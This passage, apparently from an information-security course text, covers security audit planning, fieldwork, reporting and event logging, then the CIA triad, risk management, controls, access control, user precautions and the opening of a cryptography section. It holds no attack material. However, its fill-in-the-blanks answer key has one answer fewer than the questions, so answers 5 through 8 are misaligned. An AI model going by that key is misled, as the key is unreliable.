- The effect that changes to the production programs/system have been properly considered.

1.6 SECURITY AUDIT PLANNING

1.6.1 Previous audit results

The Auditor must complete the document review process by reviewing results of previous internal & external audits reports. The effectiveness of action taken for previous outcomes can then be evaluated. Repetitive audit findings in a given work area may be an indicator that the auditor must focus on that area until unless the issues have been resolved.

1.6.2 Site surveys and questionnaire

Site surveys are provided by the client. They are technical descriptions of the network resources to be audited. They list computers, operating systems, and have network diagrams

1.6.3 Consult with the client

Interviews are used to collect data from the client and their employees. Audit checklists are standardized groups of questions that are designed to get clear and concise answers from clients.

1.6.4 Entry Briefing

During the arrival briefing, the auditor meets with the key players to outline the conduct of the audit, the tasks performed and who will need to be interviewed. Last minute questions are answered.

1.6.5 Security Audit Fieldwork

The process of collecting audit data is called fieldwork. Data comes from a variety of sources, including interviews, software tools, and system logs. An auditor can collect megabytes of data in a very short time. The Field Work Audit Program guides audit staff through the steps necessary to complete audit fieldwork. In fieldwork, auditors obtain and analyze program data and information to determine if the identified controls are working as intended. This is accomplished by completing the audit steps identified in the Audit Program. Audit steps may include interviewing officials, reviewing documents (e.g. internal memoranda, correspondence, reports, minutes, contracts), and gathering statistical data through database searches, analysis of secondary data sources, and surveys. The audit field work objective is to develop audit findings.

1.6.6 Interviews

Interviews are used to collect data from the client's employees. Audit checklists are standardized groups of questions that are designed to get clear and concise answers,

1.6.7 Software tools and system logs

Log files provide excellent information. Log files can validate vulnerability scan results. The sheer volume of log file entries can make data retrieval time consuming. Tools like Perl really help.

1.6.8 Network Discovery

Network discovery is the process of reconciling the real network against the paper records of the site surveys. Software tools like map help identify network devices and operating systems.,

1.6.9 Vulnerability Assessment

Vulnerability assessment tools examine the state of services that could be used to compromise or cause denial of service conditions. Network based tools and host based tools perform the work.

1.6.10 Analysis

At some point the data collection stops and the data must be examined and conclusions drawn. Significant items discovered are called findings

1.7 SECURITY AUDIT REPORTING

Audit findings are organized and assessed against the client's security policy. Prior to departure from the site either a preliminary or final report is prepared. Auditors should have strong writing skills. The audit report should be written in a clear and concise manner. The findings should be presented with recommended remedies. Upon the performance of the audit test, the Information Systems Auditor is required to produce an appropriate report communicating the results of the IS Audit. An IS Audit report should:

- Identify an organization, intended recipients and any restrictions on circulation
- State the scope, objectives, period of coverage, nature, timing and the extent of the audit work
- State findings, conclusions, recommendations and any reservations, qualifications and limitations
- Provide audit evidence

1.8 AUDIT EVENT REPORTING

During the last few decades systematic audit record generation (also called audit event reporting) can only be described as ad hoc. Ironically, in the early days of mainframe and mini-computing with large scale, single-vendor, custom software systems from companies such as IBM and Hewlett Packard, auditing was considered a mission-critical function. Over the last thirty years, commercial off-the-shelf (COTS) software applications and components, and micro computers have gradually replaced custom software and hardware as more cost-effective business management solutions.

During this transition, the critical nature of audit event reporting gradually transformed into low priority customer requirements. Software consumers, having little else to fall back on, have simply accepted the lesser standards as normal. The consumer licenses of existing COTS software disclaim all liability for security, performance and data integrity issues.

1.8.1 Traditional Logging

Using traditional logging methods, applications and components submit free-form text messages to system logging facilities such as the Unix Syslog process, or the Microsoft Windows System, Security or Application event logs. Java applications often fall back to the standard Java logging facility, log4j. These text messages usually contain information only assumed to be security-relevant by the application developer, who is often not a computer- or network-security expert.

The fundamental problem with such free-form event records is that each application developer individually determines what information should be included in an audit event record, and the overall format in which that record should be presented to the audit log. This variance in formatting among thousands of instrumented applications makes the job of parsing audit event records by analysis tools (such as the Novell Sentinel product, for example) difficult and error prone. Such domain and application specific parsing code included in analysis tools is also difficult to maintain, as changes to event formats inevitably work their way into newer versions of the applications over time.

1.8.2 Modern Auditing Services

Most contemporary enterprise operating systems, including Microsoft Windows, Solaris, Mac OS X, and FreeBSD (via the TrustedBSD Project) support audit event logging due to requirements in the Common Criteria (and more historically, the Orange Book). Both FreeBSD and Mac OS X make use of the open source OpenBSM library and command suite to generate and process audit records. The importance of audit event logging has increased with recent new (post-2000) US and worldwide legislation mandating corporate and enterprise auditing requirements. Open source projects such as OpenXDAS, a Bandit project identity component, have begun to be used in software security reviews. OpenXDAS is based on the Open Group Distributed Auditing Service specification. Preparing the Audit Report, Conducting the Exit Briefing: The exit briefing provides key players with the information they need to correct the negative findings of the security audit. It should be brief and to the point, drawing on the key conclusions of the audit.

1.9 SUMMARY

1. The overall objective of this audit is to assess the effectiveness and efficiency of the System or application.
2. A security audit is a manual or systematic Examination of a system or application. It is an assessment on an entity's Information technology infrastructure in an organization.
3. Generally, computer security audits are performed by Federal or State Regulators - Certified accountants, CISA. Federal OTS, OCC, DOJ, etc, Corporate Internal Auditors - Certificated accountants, CISA, Certified Internet Audit Professional (CIAP) and External Auditors - Specialized in the areas related to technology auditing and Consultants - Outsourcing the technology auditing where the organization lacks the specialized skill set.
4. The auditor should be educated enough about the company and its critical business activities before conducting a data center review.
5. The auditor should discuss with IT management to determine possible areas of concern. The auditor should review the current IT organization chart, review job descriptions of data center employees, research all operating systems, software applications and data center equipment operating within the data center and review the company's IT policies and procedures
6. Auditors consider multiple factors that relate to data center procedures and activities that potentially identify audit risks in the operating environment and assess the controls in place that mitigate those risks.
7. The data center review report should summarize the auditor's findings and be similar in format to a standard review report. The review report should be dated as of the completion of the auditor's inquiry and procedures.
8. The first step in an audit of any system is to seek to understand its components and its structure. When auditing logical security the auditor should investigate what security controls are in place, and how they work.

9. Performing regular security audits is a best practice that every business should follow. Every location is vulnerable to threats, be they physical theft, information theft, life safety risks to employees and patrons, and/or acts of God.
10. There are a number of IT security standards. These standards represent the best security practices of a particular work sector and are tailored for that sector. Security audit standards are checklists examining specific procedures that should be followed to ensure that IT resources are adequately safeguarded.
11. Application security- Application Security centers on three main functions are programming, processing, access
12. Audit findings are organized and assessed against the client's security policy. Prior to departure from the site either a preliminary or final report is prepared. Auditors should have strong writing skills. The audit report should be written in a clear and concise manner. The findings should be presented with recommended remedies.
13. Using traditional logging methods, applications and components submit free-form text messages to system logging facilities such as the Unix Syslog process, or the Microsoft Windows System, Security or Application event logs.

1.10 CHECK YOUR PROGRESS

I. Answer the following:

1. What is security Audit?
2. Describe different types of Audit Process.
3. List the objectives of the auditor.
4. List types of Security Audit Checklist.
5. Describe Specific tools used in network security.
6. Describe Outline for ISO27002:2013/ISO17799
7. Describe different Phases of Security Audit Planning
8. How to make an effective Security Audit Reporting?

II. Fill in the blanks:

1.andare two types type of security audit.
2. Generally computer security audits are performed by....., and
3. A security audit is or Examination of a system or application
4. All data center personnel should beto access the data center (key cards, login ID's, secure passwords, etc.)
5. The auditor should verify that all data center equipment is working and.....
6. Network vulnerabilities contain....., and
7. COBIT stands for
8. HIPAA stands for
9. Application Security centers on three main functions. They are

1.11 ANSWER TO CHECK YOUR PROGRESS

1. Logical, Physical
2. Federal or State Regulators, Corporate Internal auditors , External auditors and Consultants
3. Manual systematic
4. Authorized
5. Interception, Availability, Access
6. Control Objectives for Information and related Technology
7. Health Insurance Portability and Accountability Act Of 1996
8. Programming, Processing, Access

UNIT II: INFORMATION SECURITY

2.1 LEARNING OBJECTIVES

After going through this unit, you will be able to:

- Know about the history of Information security
- Know the definitions of Information Security
- Know the key concepts of Information Security
- Know the different types of controls used to achieve Information Security
- Understand the Access Control and its types
- Understand Cryptography
- Understand Information Security Process
- Learn, how Business continuity Plan works?
- Know about the different Laws and regulations for Information Security

2.2 INTRODUCTION

Information security, sometimes shortened to InfoSec, is the practice of defending information from unauthorized access, use, disclosure, disruption, modification, perusal, inspection, recording or destruction. It is a general term that can be used regardless of the form the data may take (e.g. electronic, physical). Since the early days of communication, diplomats and military commanders understood that it was necessary to provide some mechanism to protect the confidentiality of correspondence and to have some means of detecting tampering. Julius Caesar is credited with the invention of the Caesar cipher c. 50 B.C., which was created in order to prevent his secret messages from being read should a message fall into the wrong hands, but for the most part protection was achieved through the application of procedural handling controls. Sensitive information was marked up to indicate that it should be protected and transported by trusted persons, guarded and stored in a secure environment or strong box. As postal services expanded, governments created official organizations to intercept, decipher, read and reseat letters. In the mid-19th century more complex classification systems were developed to allow governments to manage their information according to the degree of sensitivity. The British Government codified this, to some extent, with the publication of the Official Secrets Act in 1889. By the time of the First World War, multi-tier classification systems were used to communicate information to and from various fronts, which encouraged greater use of code making and breaking sections in diplomatic and military headquarters. In the United Kingdom this led to the creation of the Government Code and Cypher School in 1919. Encoding became more sophisticated between the wars as machines were employed to scramble and unscramble information. The volume of information shared by the Allied countries during the Second World War necessitated formal alignment of classification systems and procedural controls. An arcane range of markings evolved to indicate who could handle documents (usually officers rather than

men) and where they should be stored as increasingly complex safes and storage facilities were developed. Procedures evolved to ensure documents were destroyed properly and it was the failure to follow these procedures which led to some of the greatest intelligence coups of the war (e.g. U-570). The end of the 20th century and early years of the 21st century saw rapid advancements in telecommunications, computing hardware and software, and data encryption. The availability of smaller, more powerful and less expensive computing equipment made electronic data processing within the reach of small business and the home user. These computers quickly became interconnected through the Internet. The rapid growth and widespread use of electronic data processing and electronic business conducted through the Internet, along with numerous occurrences of international terrorism, fuelled the need for better methods of protecting the computers and the information they store, process and transmit. The academic disciplines of computer security and information assurance emerged along with numerous professional organizations – all sharing the common goals of ensuring the security and reliability of information systems.

2.3 WHY IS INFORMATION SECURITY IMPORTANT?

In today's high technology environment, organisations are becoming more and more dependent on their information systems. The public is increasingly concerned about the proper use of information, particularly personal data. The threats to information systems from criminals and terrorists are increasing. Many organisations will identify information as an area of their operation that needs to be protected as part of their system of internal control. It is vital to be worried about information security because much of the value of a business is concentrated in the value of its information. Information is, as Grant says, the basis of competitive advantage. And in the not-for-profit sector, with increased public awareness of identity theft and the power of information, it is also, as Turnbull claims, the area of an organisation's operations that most needs control. Without information, neither businesses nor the not-for-profit sector could function. Valuing and protecting information are crucial tasks for the modern organisation.

2.4 WHAT IS INFORMATION?

Information comprises the meanings and interpretations that people place upon facts, or data. The value of information springs from the ways it is interpreted and applied to make products, to provide services, and so on. Many modern writers look at organisations in terms of the use they make of information. For instance, one particularly successful model of business is based on the assets that a firm owns. Assets have traditionally meant tangible things like money, property, plant, systems; but business analysts have increasingly recognised that information is itself an asset, crucial to adding value. As Grant said in Section 1, information underpins competitive advantage. Indeed, there are writers, such as Itami and Roehl (1987), who believe that the true value of an organisation is in the information it uses and creates.

2.5 DEFINITIONS

The definitions of InfoSec suggested in different sources are summarized below:

1. "Preservation of confidentiality, integrity and availability of information. Note: In addition, other properties, such as authenticity, accountability, non-repudiation and reliability can also be involved." (ISO/IEC 27000:2009)
2. "The protection of information and information systems from unauthorized access, use, disclosure, disruption, modification, or destruction in order to provide confidentiality, integrity, and availability." (CNSS, 2010)
3. "Ensures that only authorized users (confidentiality) have access to accurate and complete information (integrity) when required (availability)." (ISACA, 2008)
4. "Information Security is the process of protecting the intellectual property of an organization." (Pipkin, 2000)
5. "...information security is a risk management discipline, whose job is to manage the cost of information risk to the business." (McDermott and Geer, 2001)
6. "A well-informed sense of assurance that information risks and controls are in balance." (Anderson, J., 2003)
7. "Information security is the protection of information and minimizes the risk of exposing information to unauthorized parties." (Venter and Eloff, 2003)
8. "Information Security is a multidisciplinary area of study and professional activity which is concerned with the development and implementation of security mechanisms of all available types (technical, organizational, human-oriented and legal) in order to keep information in all its locations (within and outside the organization's perimeter) and, consequently, information systems, where information is created, processed, stored, transmitted and destroyed, free from threats.

2.6 KEY CONCEPTS

The CIA triad of confidentiality, integrity, and availability is at the heart of information security. There is continuous debate about extending this classic trio. Other principles such as Accountability have sometimes been proposed for addition – it has been pointed out that issues such as Non-Repudiation do not fit well within the three core concepts. In 1992 and revised in 2002, the OECD's Guidelines for the Security of Information Systems and Networks proposed the nine generally accepted principles: Awareness, Responsibility, Response, Ethics, Democracy, Risk Assessment, Security Design and Implementation, Security Management, and Reassessment. Building upon those, in 2004 the NIST's Engineering Principles for Information Technology Security proposed 33 principles. From each of these derived guidelines and practices. In 2002, Donn Parker proposed an alternative model for the classic CIA triad that he called the six atomic elements of information. The elements are confidentiality, possession,

integrity, authenticity, availability, and utility. The merits of the Parkerianhexad are a subject of debate amongst security professionals. In 2013, based on a thorough analysis of Information Assurance and Security (IAS) literature, the IAS-octave was proposed as an extension of the CIA-triad. The IAS-octave includes Confidentiality, Integrity, Availability, Accountability, Auditability, Authenticity/Trustworthiness, Non-repudiation and Privacy. The completeness and accuracy of the IAS-octave was evaluated via a series of interviews with IAS academics and experts. The IAS-octave is one of the dimensions of a Reference Model of Information Assurance and Security (RMIAS), which summarizes the IAS knowledge in one all-encompassing model.

2.6.1 Confidentiality

In information security, confidentiality "is the property, that information is not made available or disclosed to unauthorized individuals, entities, or processes" (Excerpt ISO27000).

2.6.2 Integrity

In information security, data integrity means maintaining and assuring the accuracy and completeness of data over its entire life-cycle. This means that data cannot be modified in an unauthorized or undetected manner. This is not the same thing as referential integrity in databases, although it can be viewed as a special case of consistency as understood in the classic ACID model of transaction processing. Information security systems typically provide message integrity in addition to data confidentiality.

2.6.3 Availability

For any information system to serve its purpose, the information must be available when it is needed. This means that the computing systems used to store and process the information, the security controls used to protect it, and the communication channels used to access it must be functioning correctly. High availability systems aim to remain available at all times, preventing service disruptions due to power outages, hardware failures, and system upgrades. Ensuring availability also involves preventing denial-of-service attacks, such as a flood of incoming messages to the target system essentially forcing it to shut down.

2.6.4 Non-repudiation

In law, non-repudiation implies one's intention to fulfill their obligations to a contract. It also implies that one party of a transaction cannot deny having received a transaction nor can the other party deny having sent a transaction. Note: This is also regarded as part of Integrity. It is important to note that while technology such as cryptographic systems can assist in non-repudiation efforts, the concept is at its core a legal concept transcending the realm of technology. It is not, for instance, sufficient to show that the message matches a digital signature signed with the sender's private key, and thus only the sender could have sent the message and nobody else could have altered it in transit. The alleged sender could in return demonstrate that the digital signature algorithm is vulnerable or flawed, or allege or prove that his signing key has been compromised. The fault for these violations may or may not lie with the sender himself, and such assertions may or may not relieve the sender of liability, but the assertion would invalidate

the claim that the signature necessarily proves authenticity and integrity and thus prevents repudiation.

2.7 RISK MANAGEMENT

"Risk management is the process of identifying vulnerabilities and threats to the information resources used by an organization in achieving business objectives, and deciding what countermeasures, if any, to take in reducing risk to an acceptable level, based on the value of the information resource to the organization". There are two things in this definition that may need some clarification. First, the process of risk management is an ongoing, iterative process. It must be repeated indefinitely. The business environment is constantly changing and new threats and vulnerabilities emerge every day. Second, the choice of countermeasures (controls) used to manage risks must strike a balance between productivity, cost, effectiveness of the countermeasure, and the value of the informational asset being protected.

Risk analysis and risk evaluation processes have their limitations since, when security incidents occur, they emerge in a context, and their rarity and even their uniqueness give rise to unpredictable threats. The analysis of these phenomena which are characterized by breakdowns, surprises and side-effects, requires a theoretical approach which is able to examine and interpret subjectively the detail of each incident. Risk is the likelihood that something bad will happen that causes harm to an informational asset (or the loss of the asset). Vulnerability is a weakness that could be used to endanger or cause harm to an informational asset. A threat is anything (man-made or act of nature) that has the potential to cause harm. The likelihood that a threat will use a vulnerability to cause harm creates a risk. When a threat does use a vulnerability to inflict harm, it has an impact. In the context of information security, the impact is a loss of availability, integrity, and confidentiality, and possibly other losses (lost income, loss of life, loss of real property). It should be pointed out that it is not possible to identify all risks, nor is it possible to eliminate all risk. The remaining risk is called "residual risk".

A risk assessment is carried out by a team of people who have knowledge of specific areas of the business. Membership of the team may vary over time as different parts of the business are assessed. The assessment may use a subjective qualitative analysis based on informed opinion, or where reliable dollar figures and historical information is available, the analysis may use quantitative analysis. The research has shown that the most vulnerable point in most information systems is the human user, operator, designer, or other human. The ISO/IEC 27002:2005 Code of practice for information security management recommends the following be examined during a risk assessment:

- Security policy,
- Organization of information security,
- Asset management,
- Human resources security,
- Physical and environmental security,

- Communications and operations management,
- Access control,
- Information systems acquisition, development and maintenance,
- Information security incident management,
- Business continuity management, and
- Regulatory compliance.

In broad terms, the risk management process consists of:

1. Identification of assets and estimating their value. Include: people, buildings, hardware, software, data (electronic, print, other), supplies.
2. Conduct a threat assessment. Include: Acts of nature, acts of war, accidents, malicious acts originating from inside or outside the organization.
3. Conduct a vulnerability assessment, and for each vulnerability, calculate the probability that it will be exploited. Evaluate policies, procedures, standards, training, physical security, quality control, technical security.
4. Calculate the impact that each threat would have on each asset. Use qualitative analysis or quantitative analysis.
5. Identify, select and implement appropriate controls. Provide a proportional response. Consider productivity, cost effectiveness, and value of the asset.
6. Evaluate the effectiveness of the control measures. Ensure the controls provide the required cost effective protection without discernible loss of productivity.

For any given risk, management can choose to accept the risk based upon the relative low value of the asset, the relative low frequency of occurrence, and the relative low impact on the business. Or, leadership may choose to mitigate the risk by selecting and implementing appropriate control measures to reduce the risk. In some cases, the risk can be transferred to another business by buying insurance or outsourcing to another business. The reality of some risks may be disputed. In such cases leadership may choose to deny the risk.

2.8 CONTROLS

Selecting proper controls and implementing those will initially help an organization to bring down risk to acceptable levels. Control selection should follow and should be based on the risk assessment. Controls can vary in nature but fundamentally they are ways of protecting the confidentiality, integrity or availability of information.

2.8.1 Administrative

Administrative controls (also called procedural controls) consist of approved written policies, procedures, standards and guidelines. Administrative controls form the framework for running the business and managing people. They inform people on how the business is to be run and how day-to-day operations are to be conducted. Laws and regulations created by government bodies are also a type of administrative control because they inform the business. Some industry sectors have policies, procedures, standards and guidelines that must be followed – the Payment Card

Industry Data Security Standard (PCI DSS) required by Visa and MasterCard is such an example. Other examples of administrative controls include the corporate security policy, password policy, hiring policies, and disciplinary policies. Administrative controls form the basis for the selection and implementation of logical and physical controls. Logical and physical controls are manifestations of administrative controls. Administrative controls are of paramount importance.

2.8.2 Logical

Logical controls (also called technical controls) use software and data to monitor and control access to information and computing systems. For example: passwords, network and host-based firewalls, network intrusion detection systems, access control lists, and data encryption are logical controls. An important logical control that is frequently overlooked is the principle of least privilege. The principle of least privilege requires that an individual, program or system process is not granted any more access privileges than are necessary to perform the task. A blatant example of the failure to adhere to the principle of least privilege is logging into Windows as user Administrator to read email and surf the web. Violations of this principle can also occur when an individual collects additional access privileges over time. This happens when employees' job duties change, or they are promoted to a new position, or they transfer to another department. The access privileges required by their new duties are frequently added onto their already existing access privileges which may no longer be necessary or appropriate.

2.8.3 Physical

Physical controls monitor and control the environment of the work place and computing facilities. They also monitor and control access to and from such facilities. For example: doors, locks, heating and air conditioning, smoke and fire alarms, fire suppression systems, cameras, barricades, fencing, security guards, cable locks, etc. Separating the network and workplace into functional areas are also physical controls. An important physical control that is frequently overlooked is the separation of duties. Separation of duties ensures that an individual can not complete a critical task by himself. For example: an employee who submits a request for reimbursement should not also be able to authorize payment or print the check. An applications programmer should not also be the server administrator or the database administrator – these roles and responsibilities must be separated from one another.

2.9 DEFENSE IN DEPTH




Figure 12: The onion model of defense in depth⁸

Information security must protect information throughout the life span of the information, from the initial creation of the information on through to the final disposal of the information. The information must be protected while in motion and while at rest. During its lifetime, information may pass through many different information processing systems and through many different parts of information processing systems. There are many different ways the information and information systems can be threatened. To fully protect the information during its lifetime, each component of the information processing system must have its own protection mechanisms. The building up, layering on and overlapping of security measures is called defense in depth. The strength of any system is no greater than its weakest link. Using a defense in depth strategy, should one defensive measure fail there are other defensive measures in place that continue to provide protection.

Recall the earlier discussion about administrative controls, logical controls, and physical controls. The three types of controls can be used to form the basis upon which to build a defense-in-depth strategy. With this approach, defense-in-depth can be conceptualized as three distinct layers or planes laid one on top of the other. Additional insight into defense-in- depth can be gained by thinking of it as forming the layers of an onion, with data at the core of the onion, people the next outer layer of the onion, and network security, host-based security and application security forming the outermost layers of the onion. Both perspectives are equally valid and each provides valuable insight into the implementation of a good defense-in-depth strategy.

⁸Image courtesy: https://upload.wikimedia.org/wikipedia/commons/thumb/4/4c/Defense_In_Depth_-_Onion_Model.svg/2000px-Defense_In_Depth_-_Onion_Model.svg.png

2.10 SECURITY CLASSIFICATION FOR INFORMATION

An important aspect of information security and risk management is recognizing the value of information and defining appropriate procedures and protection requirements for the information. Not all information is equal and so not all information requires the same degree of protection. This requires information to be assigned a security classification. The first step in information classification is to identify a member of senior management as the owner of the particular information to be classified. Next, develop a classification policy. The policy should describe the different classification labels, define the criteria for information to be assigned a particular label, and list the required security controls for each classification. Some factors that influence which classification information should be assigned include how much value that information has to the organization, how old the information is and whether or not the information has become obsolete. Laws and other regulatory requirements are also important considerations when classifying information. The Business Model for Information Security enables security professionals to examine security from systems perspective, creating an environment where security can be managed holistically, allowing actual risks to be addressed. The type of information security classification labels selected and used will depend on the nature of the organization, with examples being:

- In the business sector, labels such as: Public, Sensitive, Private, Confidential.
- In the government sector, labels such as: Unclassified, Unofficial, Protected, Confidential, Secret, Top Secret and their non-English equivalents.
- In cross-sectoral formations, the Traffic Light Protocol, which consists of: White, Green, Amber, and Red.

All employees in the organization, as well as business partners, must be trained on the classification schema and understand the required security controls and handling procedures for each classification. The classification of a particular information asset that has been assigned should be reviewed periodically to ensure the classification is still appropriate for the information and to ensure the security controls required by the classification are in place and are followed in their right procedures.

2.11 ACCESSCONTROL

Access to protected information must be restricted to people who are authorized to access the information. The computer programs, and in many cases the computers that process the information, must also be authorized. This requires that mechanisms be in place to control the access to protected information. The sophistication of the access control mechanisms should be in parity with the value of the information being protected – the more sensitive or valuable the information the stronger the control mechanisms need to be. The foundation on which access control mechanisms are built start with identification and authentication. Access control is generally considered in three steps: Identification, Authentication, and Authorization.

2.11.1 Identification

Identification is an assertion of who someone is or what something is. If a person makes the statement "Hello, my name is John Doe" they are making a claim of who they are. However, their claim may or may not be true. Before John Doe can be granted access to protected information it will be necessary to verify that the person claiming to be John Doe really is John Doe. Typically the claim is in the form of a username. By entering that username you are claiming "I am the person the username belongs to".

2.11.2 Authentication

Authentication is the act of verifying a claim of identity. When John Doe goes into a bank to make a withdrawal, he tells the bank teller he is John Doe—a claim of identity. The bank teller asks to see a photo ID, so he hands the teller his driver's license. The bank teller checks the license to make sure it has John Doe printed on it and compares the photograph on the license against the person claiming to be John Doe. If the photo and name match the person, then the teller has authenticated that John Doe is who he claimed to be. Similarly by entering the correct password, the user is providing evidence that they are the person the username belongs to.

There are three different types of information that can be used for authentication:

- Something you know: things such as a PIN, a password, or your mother's maiden name.
- Something you have: a driver's license or a magnetic swipe card.
- Something you are: biometrics, including palm prints, fingerprints, voice prints and retina (eye) scans.

Strong authentication requires providing more than one type of authentication information (two-factor authentication). The username is the most common form of identification on computer systems today and the password is the most common form of authentication.

2.11.3 Authorization

After a person, program or computer has successfully been identified and authenticated then it must be determined what informational resources they are permitted to access and what actions they will be allowed to perform (run, view, create, delete, or change). This is called authorization. Authorization to access information and other computing services begins with administrative policies and procedures. The policies prescribe what information and computing services can be accessed, by whom, and under what conditions. The access control mechanisms are then configured to enforce these policies. Different computing systems are equipped with different kinds of access control mechanisms—some may even offer a choice of different access control mechanisms. The access control mechanism a system offers will be based upon one of three approaches to access control or it may be derived from a combination of the three approaches.

The non-discretionary approach consolidates all access control under a centralized administration. The access to information and other resources is usually based on the individual's function (role) in the organization or the tasks the individual must perform. The discretionary

approach gives the creator or owner of the information resource the ability to control access to those resources. In the Mandatory access control approach, access is granted or denied basing upon the security classification assigned to the information resource. Examples of common access control mechanisms in use today include role-based access control available in many advanced database management systems—simple file permissions provided in the UNIX and Windows operating systems, Group Policy Objects provided in Windows network systems, Kerberos, RADIUS, TACACS, and the simple access lists used in many firewalls and routers. To be effective, policies and other security controls must be enforceable and upheld. Effective policies ensure that people are held accountable for their actions. All failed and successful authentication attempts must be logged, and all access to information must leave some type of audit trail. Also, need-to-know principle needs to be in affect when talking about access control. Need-to-know principle gives access rights to a person to perform their job functions. This principle is used in the government, when dealing with difference clearances. Even though two employees in different departments have a top-secret clearance, they must have a need-to-know in order for information to be exchanged. Within the need-to-know principle, network administrators grant the employee least amount privileges to prevent employees access and doing more than what they are supposed to. Need-to-know helps to enforce the confidentiality-integrity-availability (C-I-A) triad. Need-to-know directly impacts the confidential area of the triad.

2.12 PROTECTING COMPANY INFORMATION

There are a number of procedures companies can take to protect their information and these would usually be detailed in a company policy document which would be explained to the staff on appointment. Often a personal copy of this document is given to each employee for their records.

2.12.1 Taking Action as a User

The weakest link in security is often a careless user, so don't make yourself an easy mark. Once you get a sense of threats, you understand the kinds of precautions you need to take. Security considerations then become more common sense than high tech. Here's a brief list of major issues to consider:

- ***Surf smart.*** Think before you click—question links, enclosures, download request, and the integrity of Web sites that you visit. Avoid suspicious e-mail attachments and Internet downloads. Be on guard for phishing, and other attempts to con you into letting in malware. Verify anything that looks suspicious before acting. Avoid using public machines (libraries, coffee shops) when accessing sites that contain your financial data or other confidential information.
- ***Stay vigilant.*** Social engineering con artists and rogue insiders are out there. An appropriate level of questioning applies not only to computer use, but also to personal interactions, be it in person, on the phone, or electronically.

- ***Stay updated.*** Turn on software update features for your operating system and any application you use (browsers, applications, plug-ins, and applets), and manually check for updates when needed. Malware toolkits specifically scan for older, vulnerable systems, so working with updated programs that address prior concerns lowers your vulnerable attack surface.
- ***Stay armed.*** Install a full suite of security software. Many vendors offer a combination of products that provide antivirus software that blocks infection, personal firewalls that repel unwanted intrusion, malware scanners that seek out bad code that might already be nesting on your PC, anti-phishing software that identifies if you're visiting questionable Web sites, and more. Such tools are increasingly being built into operating systems, browsers, and are deployed at the ISP or service provider (e-mail firm, social network) level. But every consumer should make it a priority to understand the state of the art for personal protection. In the way that you regularly balance your investment portfolio to account for economic shifts, or take your car in for an oil change to keep it in top running condition, make it a priority to periodically scan the major trade press or end-user computing sites for reviews and commentary on the latest tools and techniques for protecting yourself (and your firm).
- ***Be settings smart.*** Don't turn on risky settings like unrestricted folder sharing that may act as an invitation for hackers to drop off malware payloads. Secure home networks with password protection and a firewall. Encrypt hard drives—especially on laptops or other devices that might be lost or stolen. Register mobile devices for location identification or remote wiping. Don't click the "Remember me" or "Save password" settings on public machines, or any device that might be shared or accessed by others. Similarly, if your machine might be used by others, turn off browser settings that auto-fill fields with prior entries—otherwise you make it easy for someone to use that machine to track your entries and impersonate you. And when using public hotspots, be sure to turn on your VPN software to encrypt transmission and hide from network eavesdroppers.
- ***Be password savvy.*** Change the default password on any new products that you install. Update your passwords regularly. Using guidelines outlined earlier, choose passwords that are tough to guess, but easy for you (and only you) to remember. Federate your passwords so that you're not using the same access codes for your most secure sites. Never save passwords in non-secured files, e-mail, or written down in easily accessed locations.
- ***Be disposal smart.*** Shred personal documents. Wipe hard drives with an industrial strength software tool before recycling, donating, or throwing away—remember in many cases "deleted" files can still be recovered. Destroy media such as CDs and DVDs that may contain sensitive information. Erase USB drives when they are no longer needed.
- ***Back up.*** The most likely threat to your data doesn't come from hackers; it comes from hardware failure. C. Taylor, "The Tech Catastrophe You're Ignoring," *Fortune*, October 26, 2009. Yet most users still don't regularly back up their systems. This is another do-it-

now priority. Cheap, plug-in hard drives work with most modern operating systems to provide continual backups, allowing for quick rollback to earlier versions if you've accidentally ruined some vital work. And services like EMC's Mozy provide monthly, unlimited backup over the Internet for less than what you probably spent on your last lunch (a fire, theft, or similar event could also result in the loss of any backups stored on-site, but Internet backup services can provide off-site storage and access if disaster strikes).

- ***Check with your administrator.*** All organizations that help you connect to the Internet—your ISP, firm, or school—should have security pages. Many provide free security software tools. Use them as resources. Remember—it's in their interest to keep you safe, too!

2.12.2 Taking Action as an Organization

2.12.2.1 Frameworks, Standards, and Compliance

Developing organizational security is a daunting task. You're in an arms race with adversaries that are tenacious and constantly on the lookout for new exploits. Fortunately, no firm is starting from scratch—others have gone before you and many have worked together to create published best practices.

There are several frameworks, but perhaps the best known of these efforts comes from the International Organization for Standards (ISO), and is broadly referred to as ISO27k or the ISO 27000 series. According to ISO.org, this evolving set of standards provides “a model for establishing, implementing, operating, monitoring, reviewing, maintaining, and improving an Information Security Management System”.

Firms may also face compliance requirements—legal or professionally binding steps that must be taken. Failure to do so could result in fine, sanction, and other punitive measures. At the federal level, examples include HIPAA (the Health Insurance Portability and Accountability Act), which regulates health data; the Graham-Leach-Bliley Act, which regulates financial data; and the Children's Online Privacy Protection Act, which regulates data collection on minors. U.S. government agencies must also comply with FISMA (the Federal Information Security Management Act), and there are several initiatives at the other government levels. By 2009, some level of state data breach laws had been passed by over thirty states, while multinationals face a growing number of statutes throughout the world. Your legal team and trade associations can help you understand your domestic and international obligations. Fortunately, there are often frameworks and guidelines to assist in compliance. For example, the ISO standards include subsets targeted at the telecommunications and health care industries, and major credit card firms have created the PCI (payment card industry) standards. And there are skilled consulting professionals who can help bring firms up to speed in these areas, and help expand their organizational radar as new issues develop.

2.13 CRYPTOGRAPHY

Information security uses cryptography to transform usable information into a form that renders it unusable by anyone other than an authorized user; this process is called encryption. Information that has been encrypted (rendered unusable) can be transformed back into its original usable form by an authorized user, who possesses the cryptographic key, through the process of decryption. Encryption and decryption of data form the basis of information security. Cryptography is used in information security to protect information from unauthorized or accidental disclosure while the information is in transit (either electronically or physically) and while information is in storage.

2.13.1 THE PURPOSE OF CRYPTOGRAPHY

